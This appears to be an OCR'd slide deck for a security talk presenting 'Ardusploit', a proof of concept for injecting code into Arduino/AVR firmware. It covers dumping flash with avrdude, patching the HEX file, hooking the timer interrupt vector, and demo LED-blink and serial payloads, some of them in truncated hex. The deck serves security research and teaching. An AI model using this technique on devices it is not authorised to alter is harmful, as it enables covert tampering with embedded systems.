Ardusploit

Proof of concept for Arduino code injection

Ardusploit: author

Help → About:

- Real job: security engineer and analyst @ SORINT.SEC
- Hobby: everything technological related, with a special interest in security stuff
- I worked on a lot of open source projects, software and hardware related. I built a custom Arduino compatible board as a programmable GPS tracker (hereyouARE)
- Find details at: http://enerduino.blogspot.com

Ardusploit: The Project

<u>The idea: inject arbitrary code in an unknown sketch:</u>

- Dump flash content
- Manipulate the dumped content (HEX file format)
- Inject the payload
- Reflash „injected“ dump

Ardusploit: General thoughts

- AVR is not only Arduino. It is used in a lot of different products: home automation, industrial PCL, HID devices (Xbox controllers for example with AT43USB353M) and so on.

- AVR family product is very wide, with a lot of different chips with different features

- Atmel (now Microchip) did a great job in documenting all the features: if lost, just look for datasheets on the website


Ardusploit: AVR architecture

Feature of the AVR MCUs:

- Flash, EEPROM and SRAM are all integrated on the same chip
- Program instructions are stored in the Flash
- Size of the programs can vary from 32 to 64 KB (or 256KB), depending on the MCU model. **All the running code must reside on the flash**
- EEPROM is available for permanent data storing
- The MCU are all 8-bit, but the instruction set is built on instruction of one or two 16 bit words (JMP and CALL are two 16 bit words opcodes)
- Most of the instructions are 1 or 2 clock cycles; JMP and CALL requires 3 or 4 clock cycles instead

Ardusploit: AVR architecture

Flash Memory



Ardusploit: AVR architecture

Fuses


Fuses bits are a set of bits used by the MCU to store its initial configuration, like:

- Clock speed
- Watchdog timer
- Bootloader location

Fuses can be read with AVR toolchain utilities (avrdude)

Ardusploit: AVR architecture

Fuses



Ardusploit: AVR architecture

Bootloader

When the AVR is powered or reset, it starts the boot sequence: depending on „Fuses“ status, it will start from address 0x0000 or with the bootloader

The bootloader sets an environment for the application code to execute. .It is used for:

- initialize the controller peripherals
- load selected user application
- start the code (execute)
- upload new code

Avoid to mess up with bootloader code

Ardusploit: AVR architecture

sketch_may30a §

```
void setup() {
  // put your setup code here, to run once:

}

void loop() {
  // put your main code here, to run repeatedly:

}
```

Ardusploit: AVR architecture

Interrupt Vector Table

The interrupt vector table is usually placed at the beginning of the flash. This is true for „Arduino“ devices, but it can also change, depending on:

- BOOTRST fuse bit
- IVSEL bit in MCU Control Register

From AVR datasheet:

BOOTRST	IVSEL	Reset Address	Interrupt Vectors Start Address
1	0	0x0000	0x0002
1	1	0x0000	Boot Reset Address + 0x0002
0	0	Boot Reset Address	0x0002
0	1	Boot Reset Address	Boot Reset Address + 0x0002

Ardusploit: AVR architecture

Interrupt Vector Table Description

Vector No.	Program Address[2]	Source	Interrupt Definition
1	$0000[1]	RESET	External Pin, Power-on Reset, Brown-out Reset, Watchdog Reset, and JTAG AVR Reset
2	$0002	INT0	External Interrupt Request 0
3	$0004	INT1	External Interrupt Request 1
4	$0006	INT2	External Interrupt Request 2
5	$0008	INT3	External Interrupt Request 3
6	$000A	INT4	External Interrupt Request 4
7	$000C	INT5	External Interrupt Request 5
8	$000E	INT6	External Interrupt Request 6
9	$0010	INT7	External Interrupt Request 7
10	$0012	PCINT0	Pin Change Interrupt Request 0
11	$0014	PCINT1	Pin Change Interrupt Request 1
12	$0016[3]	PCINT2	Pin Change Interrupt Request 2
13	$0018	WDT	Watchdog Time-out Interrupt
14	$001A	TIMER2 COMPA	Timer/Counter2 Compare Match A
15	$001C	TIMER2 COMPB	Timer/Counter2 Compare Match B
16	$001E	TIMER2 OVF	Timer/Counter2 Overflow

Interrupt Vector Table Disassembly

```
00000000 <.sec1>:
   0:   0c 94 35 00     jmp    0x6a    ;  0x6a
   4:   0c 94 5d 00     jmp    0xba    ;  0xba
   8:   0c 94 5d 00     jmp    0xba    ;  0xba
   c:   0c 94 5d 00     jmp    0xba    ;  0xba
  10:   0c 94 5d 00     jmp    0xba    ;  0xba
  14:   0c 94 5d 00     jmp    0xba    ;  0xba
  18:   0c 94 5d 00     jmp    0xba    ;  0xba
  1c:   0c 94 5d 00     jmp    0xba    ;  0xba
  20:   0c 94 5d 00     jmp    0xba    ;  0xba
  24:   0c 94 5d 00     jmp    0xba    ;  0xba
  28:   0c 94 5d 00     jmp    0xba    ;  0xba
  2c:   0c 94 5d 00     jmp    0xba    ;  0xba
  30:   0c 94 5d 00     jmp    0xba    ;  0xba
  34:   0c 94 5d 00     jmp    0xba    ;  0xba
  38:   0c 94 5d 00     jmp    0xba    ;  0xba
  3c:   0c 94 5d 00     jmp    0xba    ;  0xba
  40:   0c 94 26 02     jmp    0x44c   ;  0x44c
  44:   0c 94 5d 00     jmp    0xba    ;  0xba
  48:   0c 94 f4 01     jmp    0x3e8   ;  0x3e8
  4c:   0c 94 ce 01     jmp    0x39c   ;  0x39c
  50:   0c 94 5d 00     jmp    0xba    ;  0xba
```

Ardusploit: AVR architecture

Different MCUs may have different behavior (compiler dependent):

- The position of the vector interrupt can be different (datasheets helps)
- The Interrupt Vector Table can be different: ATMEGA2560 use RJMP (16 bit opcode) instead of JMP (32 bit opcode)

Ardusploit: AVR architecture

Entry Point

```
a4:   21 97         sbiw   r28, 0x01     ; 1
a6:   fe 01         movw   r30, r28
a8:   0e 94 85 03   call   0x70a   ;  0x70a
ac:   c4 33         cpi    r28, 0x34     ; 52
ae:   d1 07         cpc    r29, r17
b0:   c9 f7         brne   .-14          ;  0xa4
b2:   0e 94 70 02   call   0x4e0   ;  0x4e0
b6:   0c 94 90 03   jmp    0x720   ;  0x720
ba:   0c 94 00 00   jmp    0       ;  0x0
be:   cf 92         push   r12
c0:   df 92         push   r13
c2:   ef 92         push   r14
c4:   ff 92         push   r15
```

$ avr-objdump -j .sec1 -d -m avr5 –disassemble-zeroes <HEX file name>

Ardusploit: AVR architecture

Entry Chain

```
00000000 <.sec1>:
   0:    0c 94 35 00      jmp     0x6a    ;  0x6a
   4:    0c 94 5d 00      jmp     0xba    ;  0xba
   8:    0c 94 5d 00      jmp     0xba    ;  0xba
```

```
6a:    11 24           eor     r1, r1
a6:    fe 01           movw    r30, r28
  ...
ae:    d1 07           cpc     r29, r17
b0:    c9 f7           brne    .-14             ;  0xa4
b2:    0e 94 83 02     call    0x506   ;  0x506
b6:    0c 94 a3 03     jmp     0x746   ;  0x746
ba:    0c 94 00 00     jmp     0       ;  0x0
```

```
506:    78 94          sei
508:    84 b5          in      r24, 0x24       ; 36
50a:    82 60          ori     r24, 0x02       ; 2
50c:    84 bd          out     0x24, r24       ; 36
50e:    84 b5          in      r24, 0x24       ; 36
510:    81 60          ori     r24, 0x01       ; 1
512:    84 bd          out     0x24, r24       ; 36
514:    85 b5          in      r24, 0x25       ; 37
516:    82 60          ori     r24, 0x02       ; 2
518:    85 bd          out     0x25, r24       ; 37
51a:    85 b5          in      r24, 0x25       ; 37
51c:    81 60          ori     r24, 0x01       ; 1
51e:    85 bd          out     0x25, r24       ; 37
```

Ardusploit: dump flash

The dump of the MCU flash is done via the well-known AVR toolchain utilities:

```
avrdude -C/opt/arduino-1.8.2/hardware/tools/avr/etc/avrdude.conf -q -patmega328p -carduino
-P/dev/ttyACM0 -b115200 -D -Uflash:r:/tmp/flash.hex:i
```

- `-D`   disable auto erase
- `-q`   quiet output
- `-p`   part no (MCU)
- `-c`   programmer
- `-U`   perform memory operation: read(r):filename:format (i=HEX)

Ardusploit: disassemble dump

The dump can be disassembled with several tools:

- avr-objdump
- radare2
- IDA Pro
- AVR-Studio
- ...several other...

Ardusploit: manipulate dump

```
[+] Running for MCU: atmega328p with insert-flag: 1092C100
: 20 0000 00 D2C00000FEC00000FCC00000FAC00000F8C00000F6C00000F4C00000F2C00000 46
: 20 0020 00 F0C00000EEC00000ECC00000EAC00000E8C00000E6C00000E4C00000E2C00000 78
: 20 0040 00 E0C00000ABC20000DCC00000DAC00000D8C00000D6C00000D4C00000F6C10000 E4
: 20 0060 00 D0C0000065C200003AC20000CAC00000C8C00000C6C00000C4C00000C2C00000 2F
: 20 0080 00 C0C00000BEC00000BCC00000BAC00000B8C00000B6C00000B4C00000B2C00000 98
: 20 00A0 00 B0C00000AEC00000ACC00000AAC00000A8C00000A6C00000A4C00000A2C00000 F8
: 20 00C0 00 A0C000009EC000009CC000009AC0000098C0000096C0000094C0000092C00000 58
: 20 00E0 00 90C0000000002200250028002B002E0031003400020100000050108010B010000 65
: 20 0100 00 2100240027002A002D0030003300010100000040107010A01050505050507050808 6F
```

:	Line start
20	Byte count (on the line)
0000	Address
00	Record type (00 Data, 01 EOF, …).
ABCD	Data
78	Checksum (two's complement of the least significant byte of the sum of all decoded byte values in the record preceding the checksum

Ardusploit: ASM crash course (2 slides)

- Registers: we have 32 general purpose 8-bit registers (r0-r31). All logic and arithmetic ops operates on these. RAM is accessed with load and store operations
- Special Registers:
  - PC: 16- or 22 bit program counter (holds **next** instruction to be executed)
  - SP: 8- or 16 bit stack pointer
  - SREG: 8 bit status register
- Status bits:
  - 0: C → Carry Flag
  - 1: Z → Zero Flag
  - 2: N → Negative Flag
  - 3: V → Overflow Flag
  - 4: S → Sign Flag
  - 5: H → Half carry flag (BCD arithmetic)
  - 6: T: → T bit copy (BST opcode)
  - 7: I: → Interrupt flag

Ardusploit: ASM crash course (2 slides)

Instruction syntax:

```
mov r10, r0         ; move content of r0 in r10

out 0x0b, r0        ; write the content of r0 in the specified port
```

It uses „Intel Syntax“, with destination before source.

Opcodes are documented in AVR site:

DEC

16-bit Opcode:

1001	010d	dddd	1010

Ardusploit: inject code

Prepare the payload. The blink sample. This may differ for each MCU:

```
sbi     0x04, 7         ; Set port as output
in      r24, 0x24       ; Turn LED on
andi    r24, 0x7F
out     0x24, r24
sbi     0x05, 7
ldi     r18, 0xFF       ; DELAY
ldi     r24, 0xE1
ldi     r25, 0x04
subi    r18, 0x01
sbci    r24, 0x00
sbci    r25, 0x00
brne    .-8
rjmp    .+0
in      r24, 0x24       ; Turn LED off
andi    r24, 0x7F
out     0x24, r24
cbi     0x05, 7
ldi     r18, 0xFF       ; DELAY
ldi     r24, 0xE1
ldi     r25, 0x04
subi    r18, 0x01
sbci    r24, 0x00
sbci    r25, 0x00
brne    .-8
rjmp    .+0
```

Ardusploit: inject code

Prepare the payload. Serial output for 328p:

```
ldi     r24, 0x41       ; 65  'A'
ldi     r18, 0x00
ldi     r19, 0x2C
cli
sbi     0x0a, 1         ; DDRD  (pin 0-7 set Tx)
cbi     0x0b, 1         ; PORTD (clear bit Tx, setting it as out)
in      r0, 0x0b
ldi     r25, 0x03
mov     r18, r19        ; loop
dec     r18
brne    .-4             ; -4 bytes (dec r18)
bst     r24, 0
bld     r0, 1
lsr     r25
ror     r24
out     0x0b, r0        ;
brne    .-18            ; -18 bytes (loop)
```

Ardusploit: inject code

Available payloads in the script.

```
# Payload. Must ends with RETI (opcode 1895)

payloadDictionary_blink = {
    # Blink 0.1sec payload for atmega328p
    'atmega328p': '1F920F920FB60F9211242F933F934F935F938F939F93AF93BF93EF93FF93259A80E092EEA4E0B0E02B2F4A2F592F2D9A815090

    # Blink 0.1sec payload for atmega32u4
    'atmega32u4': '1F920F920FB60F9211242F933F934F935F938F939F93AF93BF93EF93FF933F9A479A8FEF91EE24E0815090402040E1F700C088
    # Blink 0.1sec payload for atmega2560
    'atmega2560': '1F920F920FB60F9211242F933F934F935F938F939F93AF93BF93EF93FF93279A84B58F7784BD2F9A2FEF81EE94E02150804090
}

payloadDictionary_hello = {
    # "Hello World" payload for atmega328p
    'atmega328p':
    '0F922F933F938F939F9388E420E03CE2F894519A59980BB093E0232F2A95F1F780FB01F8969587950BB8B9F785E620E03CE2F894519A59980BB0
    78FE620E03CE2F894519A59980BB093E0232F2A95F1F780FB01F8969587950BB8B9F782E720E03CE2F894519A59980BB093E0232F2A95F1F780FB
}
```


Ardusploit: inject code

If the timer interrupt vector is in use, the script detect it and appends the code (prepend to tell the true) at the existing one:

```python
#
# Check if Timer interrupt is already used
#
def isTimerUsed(vectorJmp,prog,mcu):

    # Find instruction pointed by the vector address
    p = BitArray('0x' + prog[vectorJmp:vectorJmp+4])
    p.byteswap()        # Correct endianess

    if mcu == 'atmega2560':
        # ATMEGA2560 uses rjmp, so requires specific check
        b = BitArray(p)
        # Get the offset of rjmp
        offset = re.match('110[10](............)',b.bin).group(1)
        o = BitArray('bin:12=' + offset)
        # Read the instruction at offset
        i = vectorJmp  + (o.int * 4) + 4
        opcode = prog[i+2:i+4] + prog[i:i+2]
        # Get again the offset of the rjmp
        b = BitArray('0x' + opcode)
        offset = re.match('110[10](............)',b.bin)
        if offset:
            o = BitArray('bin:12=' + offset.group(1))
            # Check if the jmp go back to 0, if so the vector is not used
            if ( abs(o.int * 4) ) - ( i + 4 ) == 0:
                return False
    else:
        # Extract the opcode
        opcode = prog[p.int*4:(p.int+2)*4]

        # Check if pointed opcode is 0C940000 (JMP 0), if so the vector is not used
        if opcode == '0C940000':
            return False

    return True
```

Ardusploit: inject code

```c
void loop() {
  // put your main code here, to run repeatedly:
  int a = 0;

  asm volatile("nop\nnop\nnop\nnop");

  a += 1;

  asm volatile("nop\nnop\nnop\nnop");
}
```




```
                         ...
27e:  c0 e0              ldi r28, 0x00 ; 0
280:  d0 e0              ldi r29, 0x00 ; 0
282:  00 00              nop
284:  00 00              nop
286:  00 00              nop
288:  00 00              nop
28a:  00 00              nop
28c:  00 00              nop
28e:  00 00              nop
290:  00 00              nop
292:  20 97              sbiw  r28, 0x00 ; 0
                         ...
```

Arduspoit: inject code - Timers

MCUs usually have 3 Timer Interrupts:

- Timer0 (8 bit): used by delay(), millis() and micros() functions
- Timer1 (16 bit): used by Servo library
- Timer2 (8 bit): another timer like the Timer0
- Timer3,4,5 (16 bit): available on ATMega 2560 board

Ardusploit: inject code - Timers

Timers are increased at each clock tick.

In CTC mode, the interrupt is triggered when the timer reaches a specific value.

By choosing the match value and the speed you can control the frequency of the interrupt.


Ardusploit: inject code - Timers

Timer speed:

At 16Mhz, we have a tick every 0,000000063 sec.

Assuming 16 bit timer (65535) you can have a trigger every 0,004 sec (~4ms)

You can control the speed with prescaler (1, 8, 64, 256 or 1024)



Ardusploit: inject code - Timers

Prescaler:

Prescaler can be set via the proper control register, in this case TCCR1B (Timer1) and CSxx bits:

Bit	7	6	5	4	3	2	1	0	
	ICNC1	ICES1	–	WGM13	WGM12	CS12	CS11	CS10	TCCR1B
Read/Write	R/W	R/W	R	R/W	R/W	R/W	R/W	R/W	
Initial Value	0	0	0	0	0	0	0	0	

Table 14-6. Clock Select Bit Description

CS12	CS11	CS10	Description
0	0	0	No clock source (Timer/Counter stopped).
0	0	1	$clk_{I/O}/1$ (no prescaling)
0	1	0	$clk_{I/O}/8$ (from prescaler)
0	1	1	$clk_{I/O}/64$ (from prescaler)
1	0	0	$clk_{I/O}/256$ (from prescaler)
1	0	1	$clk_{I/O}/1024$ (from prescaler)
1	1	0	External clock source on T1 pin. Clock on falling edge.
1	1	1	External clock source on T1 pin. Clock on rising edge.

Ardusploit: inject code - Timers

The interrupt is triggered when the ticks reach the value in „Compare Match Register“.

To compute the value:

Clock Speed/Prescaler Speed/Frequency

Example, if we use a 16Mhz MCU, 256 prescaler and 2Hz (2 per sec):

16,000,000/256/2 = 31,250

Ardusploit: inject code

Sets up the timer interrupt (TIMER1_COMPA):


```
noInterrupts();           // disable all interrupts
TCCR1A = 0;
TCCR1B = 0;
TCNT1  = 0;

OCR1A = 31250;            // compare match register: 16000000/256/2
TCCR1B |= (1 << WGM12);   // sets CTC mode
TCCR1B |= (1 << CS12);    // sets 256 prescaler
TIMSK1 |= (1 << OCIE1A);  // enable timer compare interrupt
interrupts();
```

```
cli
sts     0x0080, r1
ldi     r30, 0x81
ldi     r31, 0x00
st      Z, r1
sts     0x0085, r1
sts     0x0084, r1
ldi     r24, 0x12
ldi     r25, 0x7A
sts     0x0089, r25
sts     0x0088, r24
ld      r24, Z
ori     r24, 0x08
st      Z, r24
ld      r24, Z
ori     r24, 0x04
st      Z, r24
ldi     r30, 0x6F
ldi     r31, 0x00
ld      r24, Z
ori     r24, 0x02
st      Z, r24
sei
```

Ardusploit: inject code

Find free space to inject the code in HEX file:

- Avoid bootloader area
- Look for unused space (0xFF). The script tries to find this proper aligned space
- If not available we have two options: we don't actually have space,or it has been „overwritten“ with something different than 0xFF

